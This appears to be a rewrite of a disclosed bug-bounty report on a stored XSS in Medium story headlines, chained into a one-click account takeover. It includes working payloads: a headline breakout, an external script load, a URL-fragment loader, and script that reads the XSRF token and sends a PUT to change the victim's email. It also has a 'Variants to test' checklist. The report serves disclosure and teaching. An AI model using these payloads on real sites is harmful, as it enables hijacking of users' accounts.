Medium Full Account Takeover By One Click
A stored XSS in Medium's story headline allowed an attacker to execute JavaScript in the context of a victim's session. By using a DOM-based payload that read the page's XSRF token, the attacker could change the victim's email address without password confirmation, leading to full account takeover.
 Published on ahussam.me
Two days ago, I found a simple, limited XSS, so, I developed it to be a One-click full account takeover.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Medium is a publishing platform where users register an account and create stories. Each story has a headline, and the headline is rendered back into the page. The report concerns that headline field and the way the site's Content Security Policy was configured at the time. The researcher's own asset in the platform metadata is listed as ahussam.me, which is where the write-up and its screenshots were hosted; the vulnerable feature itself was the story headline on Medium.
Setup
- A Medium account. The researcher registered one and used the handle
abdullah.test1in the URLs and payloads shown below. - A second server to host an external script, referenced in the report as
http://xxe-me.esy.es/xss.js. - A browser for testing, plus a local HTML file to prototype the token extraction.
- No special tooling beyond reading the page source and the response headers.
The chain relies on a victim opening a crafted Medium story URL.
Finding it
The researcher was searching for XSS vectors and followed a link to a Medium page that itself contained XSS vectors. Opening it triggered an XSS, which prompted a look at the page source. Reading the source showed that the headline was not being filtered.

To confirm, a new story was created with the headline:
"><script>alert(1337)</script>

The "> closes the attribute the headline is placed in, and the script element then executes. The result was an alert, confirming stored XSS in the headline.
Exploitation
Step 1: Try to load an external script
Because the headline has a limited length, the next idea was to pull a larger script from another server. The first attempt referenced an external file:
http://xxe-me.esy.es/xss.js

Opening the page produced nothing. The reason is the Content Security Policy. The researcher notes that Internet Explorer does not support CSP, but wanted a PoC with more impact than an IE-only trick.
Step 2: Read the CSP
Medium's policy, as captured in the report:
content-security-policy:default-src'self';connect-srchttps://localhosthttps://*.instapaper.comhttps://*.stripe.comhttps://getpocket.comhttps://medium.com:443https://*.medium.com:443https://*.medium.comhttps://medium.comhttps://*.medium.comhttps://*.algolia.nethttps://cdn-static-1.medium.comhttps://dnqgz544uhbo8.cloudfront.net'self';font-srcdata:https://*.amazonaws.comhttps://*.medium.comhttps://*.gstatic.comhttps://dnqgz544uhbo8.cloudfront.nethttps://use.typekit.nethttps://cdn-static-1.medium.com'self';frame-srcchromenull:https:webviewprogressproxy:medium:'self';img-srcblob:data:https:'self';media-srchttps://*.cdn.vine.cohttps://d1fcbxp97j4nb2.cloudfront.nethttps://d262ilb51hltx0.cloudfront.nethttps://medium2.global.ssl.fastly.nethttps://*.medium.comhttps://gomiro.medium.comhttps://miro.medium.comhttps://pbs.twimg.com'self';object-src'self';script-src'unsafe-eval''unsafe-inline'about:https:'self';style-src'unsafe-inline'data:https:'self';report-urihttps://csp.medium.com

The key directive is script-src, which allows 'unsafe-inline' and 'unsafe-eval' without a nonce. That is why the inline payload in the original page executes at all: the policy does not block inline script. It does, however, restrict where external scripts can be loaded from, which is why the external xss.js attempt failed. The researcher cites Michele Spagnuolo and Lukas Weichselbaum from a HITB conference talk on this class of mistake.
Step 3: Work around the headline length limit
The goal was a PoC that steals the CSRF token and then makes a request, because the email change flow does not require a password confirmation. Two obstacles stood in the way: the headline is short, and single and double quotes were being converted to Unicode characters, so a full script could not simply be written into the headline.
After a day of failed attempts and advice from friends that did not work, the researcher changed approach: turn the stored XSS into DOM XSS. The token needed for the request is present on the same page, under the name xsrfToken.

Step 4: Move the payload into the URL fragment
The headline used for this stage:
"><script>document.write(decodeURIComponent(window.location.hash));</script>
document.write writes the new PoC into the page, decodeURIComponent decodes the URL, and the whole payload travels in window.location.hash. The payload travels in window.location.hash, so the full script can live in the URL.

Step 5: Prototype the token extraction locally
A small local page was written to find xsrfToken in the body and display it:
<html>
<head>
 <script>
function myFunction() {
var str = document.body.innerHTML;
var n = str.lastIndexOf('xsrfToken');
var result = str.substring(n + 12);
if(result.length > 16){ result = result.substring(0,16);
alert('Your token is ' + result);
}
}
</script>
</head>
<body>
xsrfToken":"HZuv9jqWJvnqO0pF"
<img src='x' onerror='myFunction()'>
</body>
</html>
The function takes the page's HTML, finds the last occurrence of xsrfToken, takes the substring after it, and if more than 16 characters remain, keeps the first 16 and shows them in an alert. The img with a broken src and an onerror handler is the trigger.
Step 6: Run the token finder on Medium
The same logic was moved into the fragment of a Medium story URL, with the img/onerror trigger:
https://medium.com/@abdullah.test1/script-src-goo-gl-9li8mf-script-img-onerror-myfunction-src-x-6c98f1e159ca#<script>function myFunction(){var str = document.body.innerHTML;var n = str.lastIndexOf('xsrfToken');var result = str.substring(n + 12);if(result.length > 16) {result = result.substring(0,16); alert(result); }</script><img src=x onerror="myFunction()">
This worked: the token was extracted and displayed.

Step 7: Send the email change request from the page itself
With the token in hand, the request still could not be sent from another origin: the email change uses the PUT method, and the same-origin policy prevents sending it cross-origin. The request therefore had to be made from the current page. The full PoC sends a request to https://medium.com/me/email with JSON data setting the email to [redacted]:
<script> function myFunction() {
 var str = document.body.innerHTML;
 var n = str.lastIndexOf('xsrfToken');
 var result = str.substring(n   12);
 if(result.length > 16) {result = result.substring(0,16); alert('Your token is ' +  result) };
 var xhr = new XMLHttpRequest();
 xhr.open('PUT', 'https://medium.com/me/email');
 xhr.setRequestHeader('Content-Type', 'application/json');
 xhr.setRequestHeader('X-XSRF-Token', result);
 xhr.onload = function() {
  if (xhr.status === 200) {
  alert('ok');
 } } ;
 xhr.send(JSON.stringify({"email":"[redacted]"}));
} </script>
<img onerror="myFunction();" src=x>
The script extracts the token as before, opens a PUT to the email endpoint, sets Content-Type: application/json and the X-XSRF-Token header to the extracted value, and sends the new email as JSON. On a 200 response it alerts ok. The PUT request worked and the email was changed successfully.

Root cause
Two mistakes combine:
- The headline is written into the page without filtering, so an attacker-controlled headline can break out of its context and inject script. This is the stored XSS.
- The CSP's
script-srcincludes'unsafe-inline'and'unsafe-eval'without a nonce, so the policy does not stop the injected inline script. It only limits external script origins, which is why the externalxss.jsattempt failed while inline payloads ran.
The design of the email change flow makes the XSS much more damaging: changing the email does not require a password confirmation, and the CSRF token needed for the request is present on the same page as the injected script, so the script can read it and use it in the same origin. The same-origin policy is not a defence here because the request is made from the page itself.
Impact
An attacker who can get a logged-in victim to open a crafted story URL can run script in the Medium origin. In this PoC that script reads the xsrfToken from the page and issues a PUT to https://medium.com/me/email to change the account's email address, without any password confirmation. Changing the email address is what the PoC achieves, and the report calls the result a one-click full account takeover. The report describes the result as a one-click full account takeover. The payload depends on the fragment being present in the URL that is opened.
Fix
The report's conclusion lists three recommendations:
- Use a nonce in the CSP.
- Require password confirmation for the email change mechanism.
- When adding a new feature, make sure it is secure.
The report does not describe which of these Medium implemented.
Variants to test
- Other unfiltered profile fields. Try display names, bios, publication names and story subtitles with the same
"><script>alert(1337)</script>breakout. A positive result is an alert when the page is viewed. - Fragment-based payload delivery. Where a field is length-limited or strips quotes, put the payload in
window.location.hashand usedocument.write(decodeURIComponent(window.location.hash)). A positive result is the full script executing from the URL fragment. - CSP review. Check
script-srcfor'unsafe-inline'without a nonce, and for'unsafe-eval'. A positive result is an inline payload executing despite the policy. - Token location. Look for CSRF tokens rendered into the same page as the injection point, such as
xsrfToken. A positive result is the script reading the token fromdocument.body.innerHTML. - State-changing endpoints without re-authentication. Test email change, password change and similar flows for a missing password confirmation, and check which HTTP methods they accept. A positive result is a
PUTorPOSTfrom the injected page returning 200 and changing the value. - Same-origin request from the payload. Confirm whether the endpoint rejects cross-origin requests but accepts the same request from the page itself. A positive result is the request succeeding when issued by script running in the target origin.
Timeline

The full PoC was sent and a reply came the same day. Two days later the researcher was contacted and rewarded with $100; the shirt arrived later.
What happened, in plain words
Medium is a website where anyone can sign up and publish articles, which Medium calls stories. Every story has a headline, and when someone views the story, the site puts that headline back into the page so readers can see it. The researcher found that the headline was not being cleaned before it was placed into the page. That means a person could type special characters into a headline that the browser would treat as instructions rather than as text. Those instructions could make the browser run a small program, called a script, written by the person who created the headline.
This kind of flaw has a name: cross-site scripting, usually shortened to XSS. The everyday comparison is a noticeboard where visitors pin up notes. Normally a note is just words. But if the person who runs the noticeboard copies whatever is pinned onto an official form without checking it, someone could pin a note that says "ignore the rest of this form and do what I say", and the office would follow it. The headline field was that unchecked note.
The researcher then went further. Instead of just making a pop-up box appear, the script could read a secret value that Medium puts on the page, called a token, and use that token to ask Medium to change the email address on the account. Changing the email address is the key step towards taking over an account, because the email address is usually how you recover a forgotten password. The whole chain needed only one click from the victim: opening a crafted link.
The starting point
The researcher was looking around for examples of XSS tricks and followed a link to a Medium page that contained some. Simply opening that page triggered an XSS, which was surprising enough to look at the page's source code. Source code is the raw text a browser receives before it draws the page; you can see it in any browser with a "view source" option. Reading it showed that the headline was not being filtered.
To confirm the finding, the researcher registered an account and created a new story with this headline:
"><script>alert(1337)</script>
Line by line, in plain words:
">is two characters, a double quote and a greater-than sign. When the site places the headline inside an HTML attribute (a setting written inside a tag, such astitle="..."), the double quote tells the browser "the attribute ends here". Everything after it is then treated as new page structure rather than as part of the headline.<script>opens a script element. Everything until</script>is treated by the browser as a program to run.alert(1337)is a tiny program that shows a pop-up box containing the number 1337. It does nothing harmful; it is the standard way to prove that script is running.</script>closes the script element.
So the headline breaks out of the place it was meant to sit in and adds a program of the attacker's choosing. Because the headline is saved and rendered back into the page, this is called stored XSS.
The first image shows the story creation screen with the payload entered as the headline.
The second image shows the result: the pop-up box appearing, which confirms the script ran.
Trying to load a bigger script from elsewhere
A headline is short, so there is a limit on how much script can be squeezed into it. The natural next idea is to keep the headline tiny and have it load a larger script file from another server that the attacker controls. The first attempt pointed at an external file:
http://xxe-me.esy.es/xss.js
This is just a web address for a JavaScript file hosted on a different server. The idea is that the injected headline would include a tag telling the browser to fetch and run that file, so the real payload lives outside Medium entirely.
When the page was opened, nothing happened. The reason is a browser feature called Content Security Policy, or CSP. The researcher notes that Internet Explorer did not support CSP at the time, but wanted a proof of concept with more impact than something that only works in one old browser.
What CSP is
CSP stands for Content Security Policy. It is a set of rules that a website sends to the browser along with the page, saying which places the page is allowed to load things from and what kinds of things it may run. The everyday comparison is a building manager telling the security guard: "deliveries only from these three companies, and nobody may bring their own tools inside". If a delivery arrives from anywhere else, the guard turns it away, even if the page itself asked for it.
The rules are written as directives. A directive is one line of the policy aimed at one kind of resource, for example scripts, images or fonts. The researcher quotes the definition from OWASP, an organisation that publishes guidance on web security.
Medium's policy, as captured in the report:
content-security-policy:default-src'self';connect-srchttps://localhosthttps://*.instapaper.comhttps://*.stripe.comhttps://getpocket.comhttps://medium.com:443https://*.medium.com:443https://*.medium.comhttps://medium.comhttps://*.medium.comhttps://*.algolia.nethttps://cdn-static-1.medium.comhttps://dnqgz544uhbo8.cloudfront.net'self';font-srcdata:https://*.amazonaws.comhttps://*.medium.comhttps://*.gstatic.comhttps://dnqgz544uhbo8.cloudfront.nethttps://use.typekit.nethttps://cdn-static-1.medium.com'self';frame-srcchromenull:https:webviewprogressproxy:medium:'self';img-srcblob:data:https:'self';media-srchttps://*.cdn.vine.cohttps://d1fcbxp97j4nb2.cloudfront.nethttps://d262ilb51hltx0.cloudfront.nethttps://medium2.global.ssl.fastly.nethttps://*.medium.comhttps://gomiro.medium.comhttps://miro.medium.comhttps://pbs.twimg.com'self';object-src'self';script-src'unsafe-eval''unsafe-inline'about:https:'self';style-src'unsafe-inline'data:https:'self';report-urihttps://csp.medium.com
This is one long header, sent by the server before the page content. Reading it in plain words:
